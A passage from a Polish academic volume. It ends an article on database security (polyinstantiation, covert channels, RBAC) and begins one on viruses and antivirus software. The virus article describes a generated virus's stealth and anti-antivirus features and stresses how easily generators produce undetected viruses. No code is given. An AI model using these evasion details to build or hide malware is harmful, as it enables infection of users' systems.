kontrolę bezpośredniego dostępu do sklasyfikowanych danych, lecz także uniemożliwiać wnioskowanie wysoko sklasyfikowanych danych.

Na przykładzie relacji *MISJA* rozpatrzymy sytuacje, w których istnieje możliwość wnioskowania informacji. Rozważmy najbardziej powszechny przypadek, w którym każda indywidualna wartość atrybutu ma przyporządkowaną etykietę bezpieczeństwa. Załóżmy także istnienie czterech poziomów bezpieczeństwa, które oznaczymy: S > T > P > J (Ściśle tajne > Tajne > Poufne > Jawne), oraz istnienie tylko jednej kategorii. W każdym schemacie relacyjnym będzie jeszcze dodatkowy atrybut TC (klasyfikacja krotki, od ang. *Tuple Classification*), w którym będą zwarte etykiety bezpieczeństwa całych krotek.

***Tab. 1. Fragment relacji MISJA – widoczny dla podmiotu p o zezwoleniu clear(p) = S***

| Nazwa | | Oddział | | Cel | | TC |
|---|---|---|---|---|---|---|
| Gamma | S | Delta Force | S | Przechwycenie | S | S |
| Alfa | T | SAS | T | Rozpoznanie | T | T |
| Beta | S | Rangers | S | Wywiad | S | S |

W tab. 1 przedstawiony został fragment relacji *MISJA* widoczny dla podmiotów, których zezwolenie jest równe *S*. Zgodnie z *aksjomatem bezpieczeństwa prostego* Bell-LaPadula podmiot o zezwoleniu *S* może czytać dane o klasyfikacji mniejszej lub równej *S*. Natomiast podmiot o zezwoleniu *T* może czytać dane przedstawione w tab. 2.

***Tab. 2. Fragment relacji MISJA – widoczny dla podmiotu p o zezwoleniu clear(p) = T***

| Nazwa | | Oddział | | Cel | | TC |
|---|---|---|---|---|---|---|
| Alfa | T | SAS | T | Rozpoznanie | T | T |

Rozważmy sytuacje, w których istnieje niebezpieczeństwo powstania ukrytych kanałów przepływu chronionej informacji oraz możliwości niebezpiecznego wnioskowania.

*SYTUACJA 1*

Podmiot *p* o zezwoleniu *clear(p)* = *T* chce wykonać operację wstawiania nowej krotki *<Gamma, Rangers, Wywiad>* do relacji *MISJA*. W standardowym SZBD taka relacja zostanie odrzucona jako naruszenie integralności atrybutu kluczowego – w tej relacji istnieje już krotka z klu-

czem głównym *Gamma*, ale jest ona niewidoczna dla podmiotu *p*. Z punktu widzenia bezpieczeństwa taka operacja nie może zostać odrzucona, ponieważ pojawia się wtedy *ukryty kanał* przepływu informacji. Podmiot *p* mógłby wnioskować, że istnieje tajna misja o nazwie *Gamma*.

*SYTUACJA 2*

Podmiot *p* o zezwoleniu *clear*(*p*) = *S* chce uaktualnić wartość atrybutu *Cel* w krotce <*Alfa, SAS, Rozpoznanie*> z tab. 1, która sklasyfikowana jest jako *T* (*Tajne*). Jeśli uaktualnione dane zostałyby sklasyfikowane na poziomie *T*, to w systemie opierającym się na MAC takie uaktualnienie spowodowałoby naruszenie *aksjomatu gwiazdki* (** property*) i powstałby niezgodny przepływ informacji w dół, z podmiotu o zezwoleniu *S* do podmiotu o zezwoleniu *T*. Drugą możliwością jest przydzielenie nowej wartości etykiety bezpieczeństwa *S*. To rozwiązanie spowoduje jednak powstanie ukrytego kanału, bo z perspektywy podmiotu o niższym zezwoleniu znikną nowo uaktualnione dane i powstanie możliwość wnioskowania.

Sposobem uniknięcia pokazanych wyżej problemów z operacjami wstawiania i uaktualniania jest wprowadzenie *wieloinstancyjności*, czyli wielu instancji rekordów z tą samą wartością klucza głównego, ale z różnymi poziomami bezpieczeństwa. W ten sposób SZBD, który umożliwia wieloinstancyjność, pozwala podmiotom o niższym zezwoleniu wstawianie i uaktualnianie rekordów bez utraty danych wyżej sklasyfikowanych rekordów. W takim wypadku wynikiem wstawiania nowego rekordu opisanego w *Sytuacja 2* będzie relacja przedstawiona w tab. 3.

Wieloinstancyjność umożliwia też wstawianie i uaktualnianie rekordów przez podmioty o wyższych zezwoleniach, bez ujawniania danych niżej sklasyfikowanym podmiotom.

Wieloinstancyjność rozszerza pojęcie klucza głównego poprzez dołączenie etykiet bezpieczeństwa. Z tego powodu wiele rekordów może posiadać ten sam tak zwany *pozorny klucz główny* (ang. *apparent primary key*), jeśli mają one różne poziomy bezpieczeństwa.

***Tab. 3. Wieloinstancyjność na poziomie krotek***

| Nazwa | | Oddział | | Cel | | TC |
|---|---|---|---|---|---|---|
| Gamma | S | Delta Force | S | Przechwycenie | S | S |
| Alfa | T | SAS | T | Rozpoznanie | T | T |
| Beta | S | Rangers | S | Wywiad | S | S |
| Gamma | T | Rangers | T | Wywiad | T | T |

Zapewnienie bezpieczeństwa danych poprzez wieloinstancyjność powoduje konflikt z wymaganiami integralności danych. Egzekwowanie zasad integralności (np. unikatowość klucza głównego) powoduje powstawanie ukrytych kanałów przepływu informacji.


Wieloinstancyjność rozwiązuje więc problem ukrytych kanałów i możliwości niebezpiecznego wnioskowania, narusza jednak podstawowe zasady integralności danych.

Systemy baz danych starające się zagwarantować wysoki poziom bezpieczeństwa muszą stosować pewne elementy tejże metody. W związku z tym podjęto wiele prób przystosowania jej do zastosowań w środowiskach cywilnych. Zasadnicze różnice między modelami, które stosują obowiązkową kontrolę dostępu, polegają na sposobie rozwiązywania problemu wieloinstancyjności. W niektórych wieloinstancyjność jest akceptowalna i opisana odpowiednimi aksjomatami (SeaView, LDV), inne ograniczają ją do minimum (PSC, MLR), a w jeszcze innych modelach stosowane są techniki całkowicie eliminujące wieloinstancyjność (SWORD).

W pracach badawczych nad kontrolą dostępu w bazach danych można spotkać się z próbami łączenia obowiązkowej kontroli dostępu z kontrolą uznaniową. Tego typu rozwiązania bardziej odpowiadają realnym potrzebom i z pewnością będą dalej rozwijane.

## 6. Kontrola dostępu oparta na rolach

Metoda kontroli dostępu oparta na rolach skupia ostatnio szczególną uwagę jako obiecująca alternatywa dla tradycyjnych uznaniowych i obowiązkowych metod kontroli dostępu. Pierwsze koncepcje kontroli dostępu opartej na rolach stosowane były w pionierskich systemach już w latach siedemdziesiątych (głównie model Clarka i Wilsona). Istota tej metody polega na tym, że przywileje związane są z rolami, zaś użytkownicy przypisani są do odpowiednich ról. Zależności te przedstawione są na rys. 1.




*Rys. 1. Zależności między użytkownikami, rolami i przywilejami*

Role są tworzone tak, aby reprezentować różne funkcje pełnione w danej organizacji, natomiast użytkownicy są przydzielani do tych ról, które odpowiadają ich kwalifikacjom i pełnionym obowiązkom. Użytkownicy mogą być w łatwy sposób przenoszeni z jednej roli do drugiej. W zależności od potrzeb do poszczególnych ról mogą być przydzielane nowe przywileje lub usuwane istniejące przywileje. System kontroli oparty na rolach można więc łatwo dostosować do zmieniających się wymagań organizacji.

Role w dużym stopniu ułatwiają zarządzanie kontrolą dostępu. Przyznawanie autoryzacji jest tutaj podzielone na dwie części: pierwsza to przypisanie do ról przywilejów, a druga to skojarzenie użytkowników z poszczególnymi rolami. Taki podział ułatwia znacznie zarządzanie kontrolą dostępu. Dla przykładu, jeśli obowiązki pracownika w organizacji zmienią się (np. z powodu awansu), wystarczy usunąć tego pracownika z roli, do której dotychczas był przypisany, i przydzielić go do nowej roli. Jeśli wszystkie prawa dostępu są określane bezpośrednio między podmiotami a obiektami, wspomniana wyżej sytuacja wymaga usunięcia wszystkich praw dostępu pracownika i przydzielenie mu nowych praw dostępu do określonych obiektów, co może okazać się bardzo czasochłonnym zadaniem i sprzyja powstawaniu błędów.

Role dobrze nadają się do egzekwowania najważniejszych zasad bezpieczeństwa, takich jak: zasada najmniejszych przywilejów (ang. *least privileges*) i zasada rozdzielenia obowiązków (ang. *separation of duties*).

Zasada najmniejszych przywilejów wymaga, by użytkownicy nie mieli dodatkowych przywieli poza tymi, które są im niezbędne do wykonywania ich pracy. Zasada ta ma duże znaczenie dla utrzymania integralności bazy danych. W wypadku kontroli dostępu z zastosowaniem ról egzekwowanie tej zasady polega na określeniu niezbędnych transakcji potrzebnych do wykonywania obowiązków pracowników, umieszczenie ich w odpowiednich rolach i przypisaniu odpowiednio użytkowników do tych ról.


Zasada rozdzielenia obowiązków wymaga, aby dla określonego zbioru funkcji żaden podmiot nie miał możliwości uruchomienia wszystkich funkcji w tym zbiorze. Dla przykładu: nie może istnieć pracownik, który może uruchomić funkcję tworzącą listę płac i który może mieć jednocześnie dostęp do funkcji zatwierdzającej tę samą listę płac. Rozdzielenie obowiązków może być statyczne lub dynamiczne. W wypadku statycznego rozdzielnia obowiązków rozwiązanie z zastosowaniem ról polega na zwyczajnym przydzieleniu użytkowników do ról i na odpowiednim umieszczeniu funkcji w tych rolach, tak aby w obrębie roli spełniona była

ta zasada. Dynamiczne rozdzielenie obowiązków jest bardziej złożone, ponieważ jest ono określane w czasie działania systemu. Ma ono na celu zwiększenie elastyczności przeprowadzanych operacji. Rozważmy raz jeszcze przykład z ustalaniem listy płac i jej zatwierdzaniem. W wypadku statycznym żaden pracownik, który ma możliwość ustalania listy płac, nie może jej zatwierdzać. Rozwiązanie dynamiczne może np. zakładać, że pracownik, który może ustalać listy płac, może też je zatwierdzać, z tym wyjątkiem, że nie może on zatwierdzać tej listy, którą sam wcześniej ustalił. Tak więc przykładowo w wypadku dynamicznym, aby dany użytkownik otrzymał dostęp do transakcji, musi być sprawdzany jego udział w roli oraz jego identyfikator.

Kontrola dostępu oparta na rolach odpowiada wielu wymogom bezpieczeństwa organizacji komercyjnych i rządowych. Okazuje się bowiem, że większość organizacji opiera swoje decyzje kontroli dostępu na funkcjach, jakie pełnią indywidualni pracownicy.

Najbardziej popularnym teoretycznym modelem kontroli dostępu opartej na rolach jest model o nazwie RBAC (ang. *Role Based Access Control*). W celu wykazania różnych wymiarów RBAC została zdefiniowana rodzina czterech modeli koncepcyjnych. $RBAC_0$ jest bazowym modelem, który określa minimalne wymagania RBAC. $RBAC_1$ jest rozszerzeniem modelu $RBAC_0$ o możliwość wprowadzenia hierarchii ról. Model $RBAC_2$ jest niezależny od $RBAC_1$ i wprowadza do modelu $RBAC_0$ możliwość stosowania ograniczeń. Model $RBAC_3$ jest połączeniem modeli $RBAC_1$ i $RBAC_2$.

W skład modelu $RBAC_0$ wchodzą następujące komponenty: *Użytkownicy* (*U*), *Role* (*R*), *Przywileje* (*P*), *Sesje* (*S*) oraz relacje *UA* i *PA*. Relacje między tymi komponentami przedstawione są na rys. 2.




*Rys. 2. Zależności między komponentami RBAC: U, S, R, P, UA i PA*

Dla uproszczenia rozważań komponent *Użytkownicy* odnosi się do osób. *Role* reprezentują funkcje, jakie są pełnione w danej organizacji. Przez *Przywilej* będziemy rozumieli zgodę na dostęp do obiektów (obiektu) systemu w określonym trybie. Przywileje są zawsze pozytywne i nadają ich posiadaczowi możliwość wykonywania pewnych operacji w systemie. Przywileje mogą odnosić się do pojedynczych obiektów lub do całych ich zbiorów. W przypadku relacyjnych baz danych chronionymi obiektami mogą być: relacje, perspektywy, krotki czy atrybuty, a możliwymi operacjami mogą być polecenia: `SELECT`, `UPDATE`, `DELETE` i `INSERT`.

Komponent *Sesje* zawiera powiązania użytkowników z rolami. Konkretny użytkownik, ustalając sesję, może określić liczbę aktywnych ról spośród tych, których jest członkiem. Przywileje dostępne dla użytkownika w danym momencie są sumą przywilejów ról, które zostały aktywowane w bieżącej sesji. Każda sesja jest związana z jednym użytkownikiem. W danym czasie użytkownik może mieć ustalonych wiele sesji, a każda sesja może mieć różne kombinacje aktywnych ról.

W $RBAC_0$ określone są dwie relacje *UA* (ang. *user assigment*) oraz *PA* (ang. *permission assigment*). Relacja *UA* określa powiązania użytkowników z rolami. *UA* jest relacją *wiele-do-wielu*, ponieważ użytkownik może być członkiem wielu ról, a rola może mieć wielu użytkowników. Relacja *PA* odnosi się do zależności między przywilejami a rolami. Relacja *PA* jest także relacją *wiele-do-wielu*, bo rola może zawierać wiele przywilejów, a ten sam przywilej może być przyznany do wielu ról. Relacje te są kluczowymi elementami w RBAC.

Powyższy opis modelu $RBAC_0$ można sformalizować definicją:

Model $RBAC_0$ charakteryzują komponenty:

- $U, R, P, S$ (Użytkownicy, Role, Przywileje, Sesje),
- relacja *wiele-do-wielu* $PA \subseteq P \times R$ między rolami i przywilejami,
- relacja *wiele-do-wielu* $UA \subseteq U \times R$ między użytkownikami i rolami,
- funkcja *user*: $S \rightarrow U$ mapująca każdą sesją $s_i$ do pojedynczego użytkownika $user(s_i)$,
- funkcja *roles*: $S \rightarrow 2^R$ mapuje każdą sesję $s_i$ do zbioru ról $roles(s_i)$.

Każda rola musi mieć przyznany przynajmniej jeden przywilej i każdy użytkownik musi być członkiem przynajmniej jednej roli. Model $RBAC_0$ zakłada także, że przywileje odnoszą się do danych i zasobów systemu, a nie do komponentów RBAC. Przywileje pozwalające na modyfikacje zbiorów *U, R* i *P* czy relacji *PA* i *UA* nazywane są *przywilejami administracyjnymi*. W $RBAC_0$ tylko specjalny administrator systemu może używać przywilejów administracyjnych.

Kontrola dostępu oparta na rolach wydaje się być obecnie najlepszym rozwiązaniem. Zarządzanie przywilejami użytkowników jest tutaj bardzo uproszczone i efektywne. Kontrola dostępu tego typu nadaje się szczególnie do organizacji o dużej liczbie użytkowników bazy danych. W związku z tym, że przywileje w rolach ustala się raczej rzadko, główne zadanie związane z kontrolą dostępu polega na przydzielaniu i usuwaniu członkostwa użytkowników w rolach. W wypadku organizacji o dużej rotacji na stanowiskach zastosowanie ról jest jedynym logicznym rozwiązaniem. W wypadku dużych systemów, gdzie liczba ról może wynosić setki, a nawet tysiące, zarządzanie tymi rolami może być realizowane poprzez zastosowanie specjalnych ról administracyjnych.

W implementacji ról można wprowadzać wiele pożytecznych modyfikacji. Podobnie np. jak użytkownicy przydzielani są do odpowiednich ról w zależności od pełnionych funkcji, tak chronione obiekty mogą być przydzielane do poszczególnych klas obiektów. Zamiast przydzielać do ról prawa dostępu do poszczególnych obiektów, można przydzielić prawa dostępu do całych klas obiektów. Dzięki temu zarządzanie prawami dostępu jest prostsze i lepiej kontrolowane.

Koncepcja ról podobna jest do koncepcji grup, istnieją jednak zasadnicze różnice. W większości implementacji grupy traktowane są jako zbiory użytkowników, a przyznawanie przywilejów grupom jest zazwyczaj zdecentralizowane. Role są jednej strony zbiorami użytkowników, a z drugiej – zbiorami przywilejów. Grupy mogą być użyte do implementacji ról. Przykładowo mechanizm grup, w którym przyznawanie uczestnictwa oraz przywilejów może być realizowane tylko przez specjalnego administratora bezpieczeństwa, jest bardzo zbliżony do mechanizmu ról. Charakterystyczne cechy ról to:

- łatwość określenia zarówno członków, jak i przywilejów roli;
- scentralizowane kontrolowanie członkostwa i przywilejów roli.

Model kontroli dostępu oparty na rolach może być rozbudowywany w zależności od potrzeb konkretnych organizacji. W implementacji ról istnieje także możliwość wykorzystania elementów uznaniowych i obowiązkowych metod kontroli dostępu.

* * *

Dziś funkcjonowanie społeczeństwa bez komputerów, a w szczególności bez baz danych, jest wręcz niemożliwe. Śmiało można stwierdzić, że obecnie jesteśmy uzależnieni od komputerów.

Jak wykazują badania, istniejące oprogramowania to głównie aplikacje bazodanowe i programy z nimi związane. Z bazami danych można

spotkać się we wszystkich dziedzinach życia, a szczególnie tam, gdzie mamy do czynienia z szeroko rozumianą informacją. Ważne jest więc zapewnienie odpowiedniego bezpieczeństwa informacji w bazach danych. Okazuje się bowiem, że zachwalane przez producentów zabezpieczenia, omijane są w prosty sposób przez nawet słabo wyszkolonych hakerów.

Rozwiązaniem zapewniającym największe bezpieczeństwo danych przy odpowiedniej elastyczności systemu jest kontrola dostępu oparta na rolach. Dużą wartość systemu ról docenili także twórcy oprogramowania baz danych. Role wprowadzane są obecnie nieomalże we wszystkich systemach baz danych. Okazuje się jednak, że niejednokrotnie idea mechanizmu ról jest wypaczana i w takich sytuacjach może nie dawać dostatecznej ochrony. Producenci stawiają często na pierwszym miejscu elastyczność systemu: „wszystko jest możliwe", a niejednokrotnie wiele funkcji służy tylko „kupieniu" klienta, a nie bezpieczeństwu danych. Korzystanie z takich systemów może być korzystne jedynie w sytuacji, gdy w danej organizacji istnieje dobrze wykwalifikowany administrator bezpieczeństwa. Oczywista staje się więc potrzeba inwestycji w badania nad rozwojem bezpiecznych systemów baz danych, mają one bowiem istotny wpływ na życie współczesnego człowieka.

**Bibliografia**


1. Baraani-Dastjerdi A., Pieprzyk J., Safavi-Naini R., *Security In Databases: A Survey Study*, Department of Computer Science, University of Wollongong 1996.
2. Castano S., Fugini M., Martella M., Samarati P., *Database Security*, Addison-Wesley: Wokingham 1995.
3. Date C. J., *Wprowadzenie do systemów baz danych*, Wydawnictwa Naukowo-Techniczne: Warszawa 2000.
4. Date C. J., *A Guide to the SQL Standard*, Addison-Wesley: Reading 1994[3].
5. Denning D. E., *Kryptografia i ochrona danych*, Wydawnictwa Naukowo-Techniczne: Warszawa 1993.
6. Jajodia S., Sandhu R., *Toward a Multilevel Relational Data Model*, Proceedings of the ACM-SIGMOD Conference on Management of Data, Denver, Co, 1991.
7. Ferraiolo D., Cugini J., Kuhn R., *Role-Based Access Control (RBAC): Features and Motivations*, National Institute of Standards and Technology, U. S. Department of Commerce.
8. *Ochrona baz danych*, Informatyka, 3 (2000).
9. Pernul G., *Database Security*, w: *Advances in Computers*, ed. M. C. Yovits, vol. 38, Academic Press 1994.
10. Sandhu R., Jajodia S., *Polyinstantiation for Cover Stories*, Proceedings of the European Symposium on Research in Computer Security, Touluse 1992.
11. Stokłosa J., Bilski T., Pankowski T., *Bezpieczeństwo danych w systemach informacyjnych*, Wydawnictwo Naukowe PWN S.A.: Warszawa–Poznań 2001.

# Część III

# METODY ATAKU I OCHRONY SYSTEMÓW KOMPUTEROWYCH

# Wirusy a antywirusy komputerowe

*Adam Kiersztyn*

Niniejsza artykuł ma na celu obiektywne spojrzenie na wirusy i inne zagrożenia komputerów. Postaramy się tutaj opisać w ogólnym zarysie historię powstania i rozwoju wirusów, najprostsze sposoby ich tworzenia oraz sposoby mylenia oprogramowania antywirusowego, a także metody stosowane przez oprogramowanie antywirusowe do wykrywania i neutralizowania działalności wirusów i innych zagrożeń komputerów.

W literaturze można odnaleźć wiele definicji wirusa. Według Freda Cohena *wirus jest to program, który infekuje inne programy, modyfikując je tak, aby zawierały i wykonywały jego własny kod* [1]. Można zauważyć tutaj analogię trafną do świata przyrody. Obecnie wirusy modyfikują nie tylko inne programy, lecz także dyski i pamięć. Dlatego Cohen wprowadził w 1983 r. następującą definicję: *wirus komputerowy to program, który posiada zdolność samoczynnego powielania się i przenoszenia z jednego komputera na drugi bez wiedzy i poza kontrolą użytkownika* [1].

Wirusy są w stanie dokonać ogromnych spustoszeń zarówno w pojedynczych komputerach, jak i w całych systemach. Wirusy atakują z ukrycia i nigdy nie możemy być pewni bezpieczeństwa naszych danych. Nawet pojedynczy wirus może spowodować ogromne straty, np. wirus *Code Red* spowodował straty w wysokości 2,5 mld $ [2].

## 1. Krótka historia wirusów

- Rok 1959. L. S. Penrose opublikował w czasopiśmie „Scientific American" artykuł o samopowielających się strukturach mechanicznych [3]. Sposoby ich aktywacji, powielania, mutacji i przechwyty-

wania zostały przedstawione na prostym dwuwymiarowym modelu. Ideę tę zaimplementował później w kodzie maszynowym IBM 650, L. G. Stahl.

- Rok 1981. Powstanie pierwszego wirusa komputerowego, choć jeszcze nikt nie używał takiej nazwy. Była to modyfikacja systemu operacyjnego komputera Apple. Autor tego programu jest nieznany, jednak uważa się, że musiał to być jeden z programistów firmy Apple, bowiem do stworzenia takiego programu była niezbędna ogromna wiedza o systemie operacyjnym [4].
- Rok 1983. Fred Cohen przedstawia teoretyczne założenia dotyczące wirusów. W następnym roku przedstawia własny wirus i podaje definicję wirusa komputerowego [1].
- Rok 1986. Powstaje pierwszy wirus atakujący sektor startowy dyskietki. Twórcami „Braina" byli dwaj pakistańscy bracia. Do dominujących w pisaniu wirusów programistów z Pakistanu i Indii dołączyli po jakimś czasie programiści z Europy Wschodniej [2].
- Rok 1988. To początki terroryzmu komputerowego. W tym roku znaleziono w Ministerstwie Obrony Izraela wirusa nazwanego „Jeruzalem". Wirus ten kasował pliki w zarażonych komputerach w piątek trzynastego każdego miesiąca. Powstaje też pierwszy robak internetowy „Internet Worm". Jego twórcą jest amerykański student Robert Morris. Na skutek błędu robak wymyka się spod kontroli i paraliżuje sieć w Stanach Zjednoczonych.
- Rok 1990. W Bułgarii powstaje pierwszy BBS (Bulletin-Board Service) dla twórców wirusów. Na rynku dostępnych jest blisko 20 różnych programów antywirusowych, m.in. Norton Antivirus, McAfee ViruScan, Dr Solomon Antivirus Toolkit, F-Prot, ThunderByte.
- Rok 1994. Pojawia się pierwsza „fałszywka". Według jej autora listy z nagłówkiem „Good Times" zawierają wirusa kasującego zawartość dysku twardego. Była to plotka, jednak już kilka lat później fikcja stała się prawdą i pojawiły się wirusy rozsyłane e-mailem.
- Rok 1999. Powstaje jeden z pierwszych wirusów wykorzystujących książkę teleadresową Microsoft Outlook do rozsyłania swoich kopii. „Melissa" jest jednym z najszybciej rozprzestrzeniających się wirusów [5].
- Rok 2000. Cały świat poznał możliwości chyba najsłynniejszego wirusa „I Love You". Wirus ten korzysta z poczty elektronicznej do rozsyłania swoich kopii, ponadto kasuje pliki mp3, jpg oraz ma możliwość przesyłania haseł zapisanych w komputerze twórcy [6].

- Rok 2001. Pojawia się wirus „Anna Kurnikowa". Uważa się, że powstał on przy użyciu generatora wirusów [6].
- Nimda i Code Red – pierwsze robaki internetowe nowej generacji. Potrafią samodzielnie, bez ingerencji człowieka, przemieszczać się po internecie, zarażając kolejne komputery i serwery. Zaatakowały komputery wielu znanych firm, np. At&T oraz agencji AP. Straty finansowe spowodowane tylko przez te dwa wirusy wynoszą ponad 2,5 mld $.

## 2. Podstawowe technologie tworzenia wirusów

Wielu uważa, że do stworzenia wirusa niezbędna jest znakomita znajomość systemu operacyjnego, jak również języka programowania niskiego poziomu. Otóż nic bardziej mylnego. Stworzyć wirusa może nawet osoba, która ma jedynie minimalną wiedzę o informatyce. Wystarczy jedynie mieć komputer z dostępem do Internetu i wykorzystać jeden z wielu dostępnych w sieci generatorów wirusów. Stworzenie wirusa przy wykorzystaniu generatora VC2000 (Virus Creation – 2000) [7] zajęło jedynie niecałe pięć minut, wliczając w to odnalezienie i ściągnięcie generatora z sieci. Generator ten oprócz gotowego wirusa dołącza również jego kod, co umożliwia dokładne poznanie jego możliwości. Analiza kodu jest stosunkowo prosta dzięki zaopatrzeniu w komentarze. Zasada działania tego wirusa jest bardzo zbliżona do działania innych wirusów. Oprócz kodu wirusa automatycznie zostaje generowany program do detekcji wirusa. Ponadto zostaje stworzony dokument zawierający wszystkie dane techniczne dotyczące wirusa. Na wstępie analizy tegoż dokumentu dowiadujemy się, że wirus został wygenerowany za pomocą VC2000 oraz poznajemy jego nazwę i autora:

```
VC2000 v0.96 12/29/93
Virus Name: kierat
Author: socket
Notes: przyklad wirusa
```

Następnie dowiadujemy się, jakie obiekty atakuje wirus. Tworząc go, wskazano, aby infekował wszystkie pliki obsługiwane prze generator.

```
Infections:
Infects COM BIN EXE OV? SYS BAT VXD DLL Files
EXE (OV?/VXD/DLL) / COM (BIN) Determination
```

Wirus sprawdza długość plików COM, bowiem pamiętamy, że długość takich plików nie może przekraczać 64kB-100h-2 bajty, gdzie 100h jest długością bloku PSP tworzonego na początku segmentu, do którego ładowany jest program, a wartość 2 wynika z faktu umieszczenia przed startem programu wartości 000h na stosie. Kierat sprawdza przed infekcją, czy plik nie jest już zarażony.

```
Checks Filesize (Large COM/BIN Files Won't Be Infected)
Checks For Previous Infection
EXE/OV?/VXD/DLL Infection Identification Word: '*'
```

Wirus stosuje cząstkową technikę ukrywania swojej działalności (*stealth*), polegającą na przywracaniu atrybutów zainfekowanego pliku oraz na przywracaniu poprzedniej daty i czasu modyfikacji pliku.

```
Restores Attributes
Restores Date and Time
Infects 9 Files Per Run
```

Jest to wirus nadpisujący, a jego detekcja odbywa się za pomocą wartości rejestru DX, która wynosi 'fa', jeśli wirus jest zainstalowany.

```
Has User Defined Code ('**' starting with '21')
kierat is a overwritting armored runtime virus
kierat uses Interrupt 12h, DX = 'fa' for virus detection.
```

Ponadto stosowane są też inne sposoby zmniejszające szansę wykrycia wirusa i opierają się one m.in. na obsłudze błędów, blokowaniu klawiatury oraz odporności na debugowanie kodu.

```
Anti-Detection Schemes:
Uses It's Own Disk Transfer Access
Interrupt 24h Error Handling - Leaves It In Memory
Locks Keyboard When Traced From A Debugger
Bypasses Thunder Byte's TBClean, Thus Infecting
       Instead Of Cleaning The System
Has Anti-Turbo Debug Code
Has Anti F-Prot Routines
Does not infect anything with TBSCANX in memory
```

Wirus ten nie jest może nowatorskim i genialnym dziełem, jednak posiada pewną ciekawą cechę, a mianowicie nie wykrywa go aktualny skaner wirusowy bardzo znanej marki. Jest to samo w sobie ciekawe zagadnienie, bowiem oprogramowanie, które ma chronić zbiory naszych danych przed działaniem wirusów i innych zagrożeń, nie jest w stanie

namierzyć wirusa wygenerowanego przez ogólnie dostępny generator. Uważamy, że twórcy oprogramowania antywirusowego powinni przewidzieć możliwość pojawienia się takich wirusów i odpowiednio zmienić skanery, tak by wykrywały wszystkie możliwe programy tworzone przez generatory wirusów. Nie jest to oczywiście łatwe zadanie, bowiem generatory działają losowo i ich końcowego efektu nie można z góry przewidzieć. Na poparcie tych słów można przytoczyć fakt dużego nagłośnienia pojawienia się stosunkowo groźnego wirusa „Anna Kurnikowa" [6]. Uważa się, iż został on wygenerowany, a nie napisany od podstaw.

## 3. Rozprzestrzenianie się wirusów


Jak szybko rozprzestrzeniają się wirusy i inne zagrożenia? Odpowiedź ułatwi nam mapka wirusów publikowana przez Trend Macro [8]. Analizując dane, możemy łatwo dojść do wniosku, iż życie wirusów jest stosunkowo krótkie. Nie zmniejsza to jednak szkód, jakie potrafią one wyrządzić. Pojedynczy wirus jest w stanie w ciągu doby zainfekować blisko 75 000 plików na ponad 15 000 komputerach. Jeśli teraz zwiększymy czas naszych badań do chociażby tygodnia, to przekonujemy się, że zagrożenie jest naprawdę ogromne, bowiem liczba infekowanych komputerów może dochodzić do 200 000.

Powyższe rozważania odnoszą się do wirusów, które w znacznej mierze są mutacjami już istniejących. Neutralizacja takiego wirusa jest bardzo szybka, bowiem twórcy oprogramowania antywirusowego znają już pierwowzór wirusa i nie muszą analizować tak dokładnie jego kody. Jednak jeśli mamy do czynienia z nowym wirusem, który nie jest podobny do żadnego z istniejących, to wówczas automatycznie zwiększa się czas powstawania antywirusa, a co za tym idzie, zwiększa się liczba infekowanych komputerów.

Należy zwrócić uwagę, że w różnych częściach świata dominują różne wirusy. Wynika to z faktu, iż wirusy najszybciej rozprzestrzeniają się w obrębie państwa, a następnie kontynentu, na jakim powstały. Trochę inną sytuację mamy z robakami internetowymi wykorzystującymi pocztę elektroniczną do rozprzestrzeniania się. W znacznej części wykorzystują one książki adresowe, co zwiększa możliwość szybszego rozprzestrzeniania się między kontynentami.

